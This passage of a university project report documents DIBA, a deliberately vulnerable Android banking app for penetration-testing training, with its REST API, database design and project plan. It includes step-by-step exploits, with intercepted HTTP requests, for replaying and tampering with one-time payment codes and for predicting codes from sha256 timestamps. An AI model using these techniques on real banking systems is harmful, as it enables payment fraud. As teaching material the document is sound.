
```
POST /2FAtoken HTTP/1.1
Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJESUJBIiwidXNlciI6InZpY3RpbUBtYWlsLmNvbSJ9.0X5khk_vId_kXY9PsxUa30e3ct-yxNBywv635AHrR
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86 Build/QSR1.200403.001)
Host: 10.0.2.2:8443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 102

{
  "owner":"victim@mail.com",
  "amount":"10",
  "currency":"SFr",
  "amountSFr":"10",
  "target":"target@mail.com"
}
```

```
POST /payments HTTP/1.1
Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJESUJBIiwidXNlciI6InZpY3RpbUBtYWlsLmNvbSJ9.0X5khk_vId_kXY9PsxUa30e3ct-yxNBywv635AHrR-
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86 Build/QSR1.200403.001)
Host: 10.0.2.2:8443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 117

{
  "owner":"victim@mail.com",
  "amount":"10",
  "currency":"SFr",
  "OTP":"80acac",
  "amountSFr":"10",
  "target":"target@mail.com"
}
```

4. The intercepted code can be used to authenticate any payment in the next 5 minutes. Open the attacker account and use the victim code **80acac** to authenticate a payment.




Make a Payment
Logged in as attacker@mail.com

Amount
10000

£
SFr
Eur

Recipient
attackerFriend@mail.com



Accept the Payment
Logged in as attacker@mail.com

An SMS message with a code to confirm the payment was sent to your phone (the SMS message is simulated and you can get the code from the server output).
Enter the code to confirm the payment.

(Or to prove that you managed to crack the code generation algorithm:
Enter the code that would be used if the payment were done at 2020-01-31 12:00:00)

80acac

Exploit Prevention

One time passwords must be used only once in time and also must be linked to a payment so that they authenticate a single payment.

Vulnerability 32: Two-Factor Authentication II

Basic Information

Like described for vulnerability 31 the user send an one-time-password to confirm payments. Assume that the confirmation code can be used only once to confirm a payment (that's not the case, see vulnerability 31). There is another problem because the code is not bound to a specific payment. Furthermore than use the code multiple times, an attacker can also alter the payment data that is transmitted with the code.

- Activity: ActivityPayAccept

- Attacker: Remote attacker
- Target: DIBA and other users
- Asset under attack: money, transactions
- Potential hints: the same code is used for different payments
- Rating: easy

Vulnerability


Here, the vulnerability is that the code is not linked to a specific payment, further the payment data is sent together with the code and an attacker that intercepts it can alter the values to his favor.

How Could This Happen

Developers can consider secure the fact of knowing the one-time-password is enough to confirm the payment. Thus, a confirmation that shows that the user knows the payment details and code is considered secure. This is not true, because these values can be intercepted and altered by a mitm.

Exploitation Instruction

1. Use the steps from from vulnerability 1 to place yourself as man-in-the-middle.
2. Login with the victim account and make a payment.
3. Similar to vulnerability 31 intercept the payment request that includes the payment confirmation code with Burp.




```
POST /2FAtoken HTTP/1.1
Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJESUJBIiwidXNlciI6InZpY3RpbUBtYWlsLmNvbSJ9.0X5khk_vId_kXY9PsxUa30e3ct-yxNBywv635AHrR
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86 Build/QSR1.200403.001)
Host: 10.0.2.2:8443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 102

{
  "owner":"victim@mail.com",
  "amount":"10",
  "currency":"SFr",
  "amountSFr":"10",
  "target":"target@mail.com"
}
```

```
POST /payments HTTP/1.1
Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJESUJBIiwidXNlciI6InZpY3RpbUBtYWlsLmNvbSJ9.0X5khk_vId_kXY9PsxUa30e3ct-yxNBywv635AHrR-
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86 Build/QSR1.200403.001)
Host: 10.0.2.2:8443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 117

{
  "owner":"victim@mail.com",
  "amount":"10",
  "currency":"SFr",
  "OTP":"80acac",
  "amountSFr":"10",
  "target":"target@mail.com"
}
```

4. The attacker can now use any interceptor proxy to alter the a payment data and still authenticate this request. Thus, send as much money as he wants to his account using the victim authentication code. Here an example with Burp.



```
POST /payments HTTP/1.1
Authorization: Bearer: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJESU
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Android SDK built for x86
Host: 10.0.2.2:8443
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 117

{
  "owner":"victim@mail.com",
  "amount":"50",
  "currency":"SFr",
  "OTP":"80acac",
  "amountSFr":"50",
  "target":"attacker@mail.com"
}
```

Exploit Prevention

See exploit prevention for vulnerability 31.

Vulnerability 33: Two-Factor Authentication III - Weak Code Generation

This vulnerability has again to do with the one-time-password used to authenticate payments. But this time, the vulnerability relies on the method used to generated the code. Given the hint displayed on the screen an attacker can reproduce the code and authenticate customized payments.

Basic Information

- Activity: ActivityPayAccept
- Attacker: Device Holder/Remote attacker
- Target: DIBA and other users
- Asset under attack: money, transactions
- Potential hints: the text suggest that the code is somehow time dependent.
- Rating: medium

Vulnerability

Confirmation codes should be random so an attacker cannot predict them. In the case of DIBA, however, they are not really created in a random way, although they appear quite random when looking at them.

How Could This Happen

It is possible that when implementing a sms 2-factor authentication mechanism one consider secure the fact that only valid phone owners will get the code. It must be anyway guaranteed that the generation of the code contains enough randomness so that is not possible to guess the code.


Exploitation Instruction

1. Looking at the text shown on the screen it is likely that the payment confirmation code is based on the current date and time using the format **2030-01-31 12:00:00**.

2. The code is always a hex value with six characters. A reasonable guess is that it is generated using a hash function over the timestamp and that the first 24 bits are used as the six hex characters.


3. Try out different hash algorithms and input values. Consider the most common hash functions like *sha256* and the suggested input date.

4. Take the hash of the date. The complete hash value is `65a0be2c7216391` `ffc43ba4161e82735991dfdd5483fba31f12a7620ef0494be` and the solution code would be the first 6 chars: **65a0be**

   ```
   [gregory] writeUps $ [] echo -n 2030-01-31 12:00:00 | sha256sum
   65a0be2c7216391ffc43ba4161e82735991dfdd5483fba31f12a7620ef0494be  -
   ```

5. Understand that the code is the value of the first 6 chars of the hash of the datetime. Try with the current date
   `sha256(2020-09-28 15:17:00)` $\rightarrow$ **579019**
   Use the code to authenticate payments in the next 5 minutes.

   ```
   [gregory] writeUps $ [] echo -n 2020-09-28 15:17:00 | sha256sum
   579019524b62be725340e56cc6b6df3b22ef9ecfa4aeff2e58804fe871f65d24  -
   ```

Take the hash of the current datetime with interval of 5 minutes and just use the first 6 chars for the authentication code. One solution code can be generated from the attacker, as suggested from the hint would be the code for:

Exploit Prevention

Follow the best practice for generating one-time codes. Always ensure that the code format does not release information nor is guessable. The code must be valid for a short period of time and linked to a single action.

3.1 Unimplemented vulnerabilities

3.1.1 Code Injection

Android allows applications to dynamically load *jar* files at runtime. This is specially dangerous when the files are store in the external storage of the device, an attacker can exchange the files with his version and inject malicious code in the application workflow.
Reason time

3.1.2 Memory Dump

When sensible information is securely stored, for example with encryption or on the server-side. It is important to consider that when the secret is loaded in the application memory heap an attacker that has access to the device can dump the memory and read the clear value.
Reason time

3.1.3 Tapjacking

Tapjacking indicates the technique of using overlay screens to trick the user to tap on the displayed button when in reality he is pushing also some button under the overylay screen. This can be used by an attacker to make the user change device settings and open further vulnerabilities.
Reason time

3.1.4 Object Deserialization

Activities can interact using *intents*, which carry the payload to the destination activity. Complex data types must be serialized by the sender and then deserialized by the recipient. An attacker could be able to add arbitrary fields to the serialized objects that once the receiver deserializes the object it automatically call all fields. If the attacker can set an object field to a pointer to a function he can execute code that was not supposed to be executed.
Reason time

3.1.5 Application API

1. A developer adds a debugging function to DIBA so he can check some internal state of the app when testing it (by using another debugging app on the device).

2. This uses a scheme DIBA-debug://getinfo?file=filename

3. The filename points to the file of which internal info should be received (could be one of the shared prefs, but can also be anything else that would be valuable for the attacker)

4. As a result, the app either opens an activity that displays the info or sends a response to another URL-scheme that is used by the debugging app of the developer

5. Why is this reasonable: Shows that such a debugging functionality cannot be hidden (the attacker will learn about it when analysing the apk), that it's dangerous to forget to remove such debugging stuff. Also, the vulnerability can be abused by any other app on the device

Reason time

4 Server Component

The server is implemented in Java and it is the updated version of the server used in InBank release v1.4. Below, the list of the main changes on the server-side between the two versions.

Updates on the server

- Server compoment implemented with Javalin web framework [16]. Updated from version 1.3.0 to 3.9.1.
- Added HyperSQL [17] database on the server for persistent storage capability.
- Implemented json API with the HTTP CRUD format to follow the standard for the communication between application and backend.
- Added 2-factor authentication for payments. In the real world 2-factor authentication is now a minimum requirement for any actions that manages money and access to banking functionalities so we decide to simulate the mechanism also in the app.

4.1 Storage

The server uses HSQLDB [17] sql database. It allows persistent storage of users data in the local file system. The datebase files are located in the root folder of the *DIBAServer/* under the directory *db/*. The database contains tables for:

- **Comment** contains user comments from the survey page. A comment has a text value.

Table 4.1: Comment table columns

Name	Type
comment	varchar(255)
date	varchar(10)
score	varchar(1)

- **User** contains user accounts details. An user has a email, password.

Table 4.2: User table columns

Name	Type
email	varchar(50)
password	varchar(100)

- **Investment** contains user investments details. An investment has an owner, date, amount, currency, and amountSFr.

Table 4.3: Investment columns

Name	Type
owner	varchar(50)
target	varchar(50)
amount	int
currency	varchar(10)
amountSFr	int

- **Payment** contains user payments details. A payment has an owner, target, amount, currency, and amountSFr.

Table 4.4: Payment columns

Name	Type
owner	varchar(50)
date	int
amount	varchar(50)
currency	varchar(10)
amountSFr	varchar(50)

- **Message** contains user messages. A message has an owner, date, message, and viewType.

Table 4.5: Message columns

Name	Type
owner	varchar(50)
date	int
viewType	int
message	varchar(255)

4.2 Rest API

Interaction with the server follow the HTTP protocol and exchange data using the json format.

4.2.1 GET REQUESTS

- **/balance** GET, 200
  Response:

```
        {"string":"1005.0"}
```

  User account balance.

- **/payments** GET, 200
  Response:

```
     {"list":[
    {"owner":"gregg@gmail.com",
    "target":"mike@mail.com",
    "amount":200,"amountSFr":200,"currency":"SFr"},
    {"owner":"gregg@gmail.com",
    "target":"claudia@mail.com",
    "amount":23,"amountSFr":23,"currency":"SFr"}]}
```

List of past user payments. Include owner, target, currency, amount and swiss Francs value details.

- **/investments** GET, 200

  Response:

```
{"list":[{
    "owner":"greg@gmail.com",
    "date":1594063188339,
    "amount":"100","amountSFr":"100","currency":"SFr"},
    {"owner":"greg@gmail.com",
    "date":1594063293482,
    "amount":"200","amountSFr":"200","currency":"SFr"},
    {"owner":"greg@gmail.com",
    "date":1594063308739,
    "amount":"120","amountSFr":"210.00","currency":"
       Pounds"},
    {"owner":"greg@gmail.com",
    "date":1594063315765,
    "amount":"5","amountSFr":"7.5","currency":"Eur"}]}
```

List of past user investments. Includes owner, date, currency, amount and swiss Francs value details.

- **/messages** GET, 200

  Response:

```
            {"list":[{
            "message":"Greetings User\n\nWe are happy, that
               you try to hack our app.\nIf you need help,
send the message 'hint' to the server\n\nBest
 Regards\nThe DIBA developer team",
"creationTime":1594063174455,"viewType":2},
{"message":"'I can assure you that if I had, as
   your ill-assumed street patois has it, \"
   dropped you in it\" you would fully
   understand all meanings of \"drop\" and have
   an unenviable knowledge of \"it\"'.\n Making
   Money, Terry Pratchett",
"creationTime":1594063778351,"viewType":2}]}
```

List of user messages. Includes message text, creation time and the view type details.

- **/survey** GET, 200
  Response:

```
<html>...</html>
```

HTML page that display the survey.

- **/key** GET, 200 Response:

```
{"string":"dibaReportKey"}
```

Value of the key.

4.2.2 POST REQUESTS

- **/login** POST, 200
  Data:

```
{"password":"grego","email":"greg\%40gmail.com"}
```

Response:

```
{"string": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3
    MiOiJJbkJhbmsiLCJ1c2VyIjoiZ3JlZ0BnbWFpbC5jb20ifQ.
    cuIzgIDxC-3-hsxfMJun-i5uwxaEx7nMT4WSmbKkBdE"}
```

User json web-token.

- **/register** POST, 200

  Data:

  ```
  {"password":"grego","email":"greg\%40gmail.com"}
  ```

  Response:

  ```
  {"string": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
      eyJpc3MiOiJJbkJhbmsiLCJ1c2VyIjoiZ3JlZ0BnbWFpbC5
      jb20ifQ.cuIzgIDxC-3-hsxfMJun-i5uwxaEx7nMT4
      WSmbKkBdE"}
  ```

  User json web-token.

- **/payments** POST, 200

  Data:

  ```
  {"owner":"gregg@gmail.com",
  "amount":"23",
  "currency":"SFr","amountSFr":"23",
  "target":"claudia@mail.com"}
  ```

  Response:

  ```
  {"string":"payment worked"}
  ```

  Details of the payment.

- **/investments** POST, 200

  Data:

  ```
  {"owner":"greg@gmail.com",
  "date":"1594063188339",
  "amount":"100",
  "currency":"SFr","amountSFr":"100"}
  ```

  Response:

  ```
  {"string":"invest worked"}
  ```

Details of the investment.

- **/messages** POST, 200

  Data:

```
              {"owner":"greg@gmail.com",
              "date":"1594063989866",
              "viewType":"1",
              "message":"Hi there!"}
```

  Response:

```
              {"string":"message added"}
```

  Details of the message.

- **/report** POST, 200 Data:

```
              {"payLoad": [
              {encrypted data},
              {encrypted data},
              {encrypted data}
              ]}
```

  Response:

```
              {"string":"Generate report for greg@gmail.com"}
```

  Details of the user history.

- **/comment** POST, 200

  Data:

```
              {"comment":"Best service ever :)",
              "date":"24-09-2020",
              "score":"5",
              "message":"Hi there!"}
```

  Response:

```
              <html>...</html>
```

The update HTML survey page with the new comment.

5 Vulnerability Review

In this chapter we expose the review of the old vulnerabilities. We describe what we had to adapt in the application to make the vulnerabilities still exploitable despite the components update.

Below the main changes that have been done on the application-side.

Changes on the application

- Added local encrypted DB for sensible data.
- Updated Android API from version 27 to 29. Minimun API requirement was 16 and is now 19.
- Adapted application to use json objects in HTTP requests.

5.1 Vulnerability 1: Network Communication

This is not a real vulnerability but an exercise to understand and practice with communication security and SSL certificates. The new set up offers 5 different leves of security explain here below.
Level 1 The certificate is not checked at all. This implies that a MITM or interceptor proxy can use any certificate (and corresponding private key) to intercept network communication.
Level 2 The app checks the identity (subject) of the certificate and whether the certificate has not expired yet. To intercept network communication, one can use any certificate (and corresponding private key) that contains the correct subject and that has not yet expired.

Level 3 This inluces the checks from level 2 and in addition, it is checked that the certificate is signed by any one of the certificates in the Android trust store. To intercept network communication, one needs a certificate (and corresponding private key) signed by any of the certificates in the Android trust store. Alternatively, one can create a certificate using an own root certifcate and install this root certificate in the Android trust store.
Level 4 This includes the checks from level 2 and in addition, it is checked whether the certiticate is signed by the DIBA CA certificate. This means the certificate is pinned to the issuing CA. To intercept network communication, one needs a certificate (and corresponding private key) signed by the DIBA CA certificate.
Level 5 This includes the checks from level 2 and in addition, it is checked whether the certiticate corresponds exactly to the DIBA server certificate. This means the certificate is pinned to the server certificate. To intercept network communication, one needs to use the original DIBA server certificate (and corresponding private key).

5.2 Vulnerability 6: Default Exported Content Provider

Updated DIBA Manifest permissions under the content provider element. We set the exported tag set to true, the permission on the settings provider URI and also a read permission to the service.

- android:exported="true"
- android:grantUriPermissions="true"
- android:readPermission="ch.zhaw.securitylab.DIBA.permission.READ"

Notice the attacker app must declare in the Manifest this last permission in order to be able to have access to the content provider.

- <uses-permission android:name="ch.zhaw.securitylab.DIBA.permission.READ" />

5.3 Vulnerability 13: Weak Report Encryption

Must updated the method check for "bug()". Small hack required because renaming of compiled methods. The previous implementation trusted the name of a method to triggers the button, since some emulators obfuscate the code and rename methods when installing the application we had to change approach and call the method and check if it exists. Also, the vulnerability uses the external storage, this capability will soon disappear. Application will handle storage with the Storage Access Framework. Works but the report is not visible in the emulator sdcard folder, only from adb shell /storage/emulated/0 and /sdcard/. The same problem does not happen on a virtual machine with Android installed.
Adapted Vigenere encrypt method to follow the original encryption algorithm. The previous version was a little bit different and didn't allow to decrypt the ciphertext with methods that strictly follow the Vigenere implementation.

5.4 Vulnerability 21: Fragment Injection

This change is not really related to the vulnerability but to the Fragment classes that are used. Before, fragments where not declared in the *Android-Manifest*. To run the app without errors we had to declare fragments the same way we do for activities.
<activity
android:name="ch.zhaw.securitylab.DIBA.activity.unauth.FragmentChange"
android:parentActivityName="ch.zhaw.securitylab.DIBA.activity.unauth.ActivityLanding"
android:theme="@style/AppTheme.NoActionBar" />
We had to do the same for all fragments, FragmentLogin, FragmentSignIn, FragmentSurvey and FragmentRootDetection.

5.5 Vulnerability 22: Insecure Services

The vulnerability works exactly as before but given the rename of the packages we updated the names in the exploit app.
Inbank $\rightarrow$ DIBA

6 Conclusion

During this project we had seen android app developing and studied android vulnerabilities in details. At different point of the project we had to:

- Search for new vulnerability
- Understand the vulnerability
- Implement the vulnerability
- Review an existing vulnerability
- Adapt an existing vulnerability
- Test existing and new vulnerabilities
- Implement app-server communication security

All these steps gave us a very nice practical experience about the Android world and which kind of practice are more prone to open security flaws in an application. We learned that developers must take care when performing critical actions like, storing secrets, logging information and implementing security mechanisms.
The most important lesson was that everything in the app can be analyzed by an experience attacker. This is valid for hardcoded secret, compiled library, databases and files. A attacker with access to the device can with small effort read and extract values stored in the application itself. For this reason all secrets and sensible data must be placed outside the device, for example it must be stored on the server-side. Another solution will be to store the data in the

application but in encrypted form and absolutely store the cryptographic keys outside the device, for example on the server-side.

From the project-management side, we had really good experience and the most important lesson was that things never go as one expects. Generally the time needed is always more than planned, given the unexpected problem that one encounter on the way. We would like to have more time to implement more vulnerabilities but the desire of publishing the app in a stable status eventually bring us to used more time than expected in the testing phase.

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7 Appendix

7.1 *Installation Instructions*

- Get apk files for DIBA_app and DIBA_exploit
- Get jar file for server
- Start everything

7.2 *Reset Databases*

- delete files in folder DIBA_server/db/
- rm -rf DIBA_server/db/*

7.3 *Project Thesis - Tasks Description*

Zürcher Hochschule
für Angewandte Wissenschaften

School of Engineering

InIT Institut für angewandte Informationstechnologie

MASTER OF SCIENCE IN ENGINEERING

Project Thesis 2

Student:	Gregory Banfi	Supervisor:	Prof. Dr. Marc Rennhard
Partner company:	-	Advisor:	Prof. Dr. Hans-Peter Hutter

Start:	16. March 2020	Credits:	15 ECTS (450 h)
End:	30. September 2020		

Insecure Mobile Banking App for Penetration Testing Training

Introduction and Motivation

A while ago, an insecure mobile banking app (currently named *InBank* for Insecure Banking) for penetration testing training was developed in a bachelor thesis at ZHAW. The app consists of a server component and a client-side Android app and provides a realistic mobile banking setting. The app is used internally in a teaching module, but it was always intended to release the app to the public.

The goals of this thesis are to further extend and improve the InBank app, to make sure it can easily be maintained in the future, and to release it.

Task

In this project thesis, the following steps must be carried out:

1. Analyze the current version of the InBank app – both the client- and the server-side – so that you understand in detail its internal working and the vulnerabilities.
2. Check whether novel deliberately insecure mobile apps have appeared since InBank was developed. If yes, analyze them in detail to get good ideas that could be used in this project.
3. Analyze the state of the art with respect to vulnerabilities in mobile (Android) apps. This serves as an important basis for the next step.
4. Design the additional vulnerabilities that you want to include in the app. These vulnerabilities should cover further aspects than the ones that are already included. Make sure that the newly added vulnerabilities reflect realistic scenarios that fit «naturally» into a mobile banking setting. Besides client-side vulnerabilities, it may also be reasonable to include some server-side vulnerabilities (to be determined). Also, make sure that the vulnerabilities are independent of the used Android version wherever possible.
5. Extend the app to incorporate the newly designed additional vulnerabilities. At the same time, improve the app and the server-side in general wherever this is reasonable. E.g.,

make sure that the RESTful API provided by the server component follows typical REST standards.

6. Adapt the app further where needed to make sure it can easily be used, configured and extended in the future. Also, make sure the app can easily be used on physical devices and in a virtual machine (e.g., VirtualBox).
7. Test the app in detail to make sure all vulnerabilities truly work as intended and to make sure the overall quality is good enough for a public release.
8. Release the app to the public. This includes picking a well-suited license, choosing a good name and logo for the InBank app, setting up a website where the app can be downloaded and providing all required help and documentation.
9. Write a report that documents your work. The report must describe the methodology and the results in a comprehensible way.

Deliverables

- The written report.
- The website where the app is provided to the public.
- All additional relevant artefacts that were produced during the thesis, in particular also all developed software components.

7.4 Project Plan

Insecure Mobile Banking App for Penetration Testing Training

Project Plan

The project is part of the vertiefungsmodule information security from the institute of Applied Information Technology (InIT) of the ZHAW School of Engineering. The start date is 16. March and it finishes the 30th September.
The project is divided into 8 tasks arranged during the total of 6 months and 2 weeks. Each task has several subtasks that will be further defined during the project, ideally each subtask has a duration of 1 week.
The tasks have a value representing the priority of the task and time estimation. The priority range starts from 0, not at all relevant for the project to 5, crucial importance for the project. The time estimation for task duration is expressed in weeks.

Nr.	Task	Subtasks	Priority	Time
1.	Analyze InBank app	1. Server 2. Android app	4	2
2.	Analyzed published vulnerable apps	1. owasp-mstg 2. owasp hacking playground 3. Damn Vulnerable Hybrid Mobile App 4. VulnerableAndroidAppOracle 5. Android InsecureBankv2 6. Purposefully Insecure and Vulnerable Android Application (PIIVA)	3	4
3.	Analyze the state of the art of mobile vulnerabilities	1. OWASP 2. Android Vulnerability Scanner	3	3
4.	Design & implement additional vulnerabilities	1. Design 2. Implement	4	5
5.	Improve the app usability & maintainability	1. RESTful API 2. Add DB 3. Two-factor authentication app	3	3
6.	Test the app	1. Vulnerability Exploitation 2. Virtual & Physical Device	4	3
7.	Release the app to the public.	1. Website	5	4
8.	Write the report	Keep up with documentation	5	*

Priority was assigned with in mind the final goal of increasing the number of vulnerabilities and provide the application to the public. For this reason, implement few new vulnerabilities and build the website has higher priority then analyze an higher number of vulnerabilities without at the end being able to implement them and public a working application.

The time estimation for task 8 is not defined because the report will be written at the end of all other tasks, for this reason one week of time was added to all other estimations.

The table below shows the tasks time slots during the entire project. Tasks were grouped into four categories.

🟧 Analyzed current version
🟩 State-of-the-art research
🟦 Implementation
🟨 Testing
🟥 Documentation

Task	March	April	May	June	July	August	September
1	🟧						
2		🟩					
3			🟩				
4			🟦	🟦			
5					🟦		
6					🟨	🟨	
7						🟦	🟦
8		🟥	🟥	🟥	🟥	🟥	🟥

Reality Check

Task	March	April	May	June	July	August	September
1	🟧 1 2	🟧 2					
2		🟩 1 2 3 4 5 6					
3		🟩 1 2					
4		🟦 1	🟦 2 1 2 2				
5				🟦 1 1 1 2	🟦 2 3 3		
6					🟨 1	🟨 1 1 1 1	🟨 1 1 1 1
7							🟥 1 1
8		🟥	🟥	🟥	🟥	🟥	🟥